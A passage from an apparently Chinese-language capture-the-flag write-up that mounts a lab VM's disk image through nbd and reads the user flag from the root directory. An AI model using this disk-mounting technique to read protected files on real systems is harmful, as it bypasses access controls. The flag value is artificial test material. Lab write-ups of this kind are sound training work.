Device      Boot   Start      End  Sectors  Size Id Type
/dev/nbd0p1 *       2048   616447   614400  300M 83 Linux
/dev/nbd0p2       616448  4599807  3983360  1.9G 82 Linux swap / Solaris
```

挂载分区

```
mkdir -p /mnt/local_kvm
mount /dev/nbd0p3 /mnt/local_kvm
```

读取user flag

```
/mnt/local_kvm/root # cat /mnt/local_kvm/root/user.txt
hmv{88198715-7cc1-483b-b41d-55dc9b2266fc}
/mnt/local_kvm/root #
```